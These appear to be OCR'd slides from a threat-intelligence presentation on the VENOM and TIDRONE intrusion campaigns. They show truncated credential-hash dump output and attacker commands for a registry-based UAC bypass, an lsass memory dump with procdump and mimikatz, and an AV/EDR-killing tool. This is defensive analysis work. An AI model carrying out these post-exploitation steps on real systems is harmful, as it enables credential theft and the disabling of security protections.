


Figure A. Open-Source Proxy tools






Figure B. Open-Source RAT

Campaign VENOM – Credential Dump





```
system bootKey: 0x39d674405c0e63f3bd086c449223
Domain Credentials (domain\uid:rid:lmhash:nth
g for pekList, be patient
found and decrypted: 38981ba1cfef0a0a632b913f
and decrypting hashes from /Users
:500:aad3b435b51404eeaad3b435b51404ee:3dbde6
ad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae9
nt:503:aad3b435b51404eeaad3b435b51404ee:31d6c
:aad3b435b51404eeaad3b435b51404ee:69a8c622a97
aad3b435b51404eeaad3b435b51404ee:d8d2ad72a119a
ngsan:1110:aad3b435b51404eeaad3b435b51404ee:3
:aad3b435b51404eeaad3b435b51404ee:d465873766d
i:1113:aad3b435b51404eeaad3b435b51404ee:df54d
ad3b435b51404eeaad3b435b51404ee:fef20605c0a454
aad3b435b51404eeaad3b435b51404ee:dac111ebd137
keys from ntds.dit
:aes256-cts-hmac-sha1-96:22b6c1700c579cdf41c
:aes128-cts-hmac-sha1-96:2292089c983c2152ee9
:des-cbc-md5:4c6775bc4a98ea9d
56-cts-hmac-sha1-96:de42d3878f713f66f285fe7a6
```


Campaign TIDRONE – Initial Access



Campaign TIDRONE – Command & Control




2022-2024



2024


Campaign TIDRONE – Post-Exploitation



Privilege Escalation


Collect victim's information

Persistence



Disabling Antivirus software

Credential dumping



Install and run customized tool

Campaign TIDRONE – Post-Exploitation

Privilege Escalation

Persistence

Credential dumping

UAC Bypass

```
$ C:\Windows\SysWOW64\reg.exe: add
HKCU\Software\Classes\ms-
settings\Shell\Open\command /v
DelegateExecute
```

```
$ C:\Windows\SysWOW64\reg.exe: add
HKCU\Software\Classes\ms-
settings\Shell\Open\command /t REG_SZ /d
"C:\ProgramData\winword.exe" /f
```

Restart with token

```
$ %APPDATA%\.temp\winsrv.exe
```

Ref: https://gist.github.com/netbiosX/a114f8822eb20b115e33db55deee6692

Campaign TIDRONE – Post-Exploitation

Privilege Escalation

Persistence

Credential dumping

Scheduled task

Run a scheduled task and replace the legitimate executable (C:\[redacted]SCP\SCP\ServiceCloudButler\Update.exe) in a selected directory with a malicious version.

f9a7b0708e04e802465023759f5ff5edaa9cec38 → 6e35ae1d5b6f192109d7a752acd939f5ca2b97a6

Campaign TIDRONE – Post-Exploitation

Privilege Escalation

Persistence

Credential dumping

Process dump for lsass

```
$ C:\Windows\Temp\procdump.exe
  -accepteula -ma lsass.exe
  lsass.dmp

$ C:\Windows\SysWOW64\cmdkey.exe
  /list

$ C:\Temp\procwin.exe (Execute mimikatz)
```

Campaign TIDRONE – Post-Exploitation

Screen Capture

$ C:\Temp\main.exe

It is a screenshot tool downloaded and installed by the **CLNTEND** backdoor via remote shell.

Collect victim's information

Disabling Antivirus software

Install and run customized tool

Campaign TIDRONE – Post-Exploitation

CPP AV/EDR Killer

```
$mytemp$\TrueSightKiller.exe -n
smartscreen.exe
```

TrueSightKiller is a tool designed to terminate antivirus (AV) and endpoint detection and response (EDR) processes. It allows attackers or red teamers to bypass security measures and disable targeted processes.


Collect victim's information

Disabling Antivirus software


Install and run customized tool

Ref: https://github.com/MaorSabag/TrueSightKiller

04. Malware Analysis




Campaign VENOM: What is FRPC



frp is a fast reverse proxy that allows you to expose a local server located behind a NAT or firewall to the Internet.

Avaible from: https://github.com/fatedier/frp


Campaign VENOM: Hacktool VENFRPC



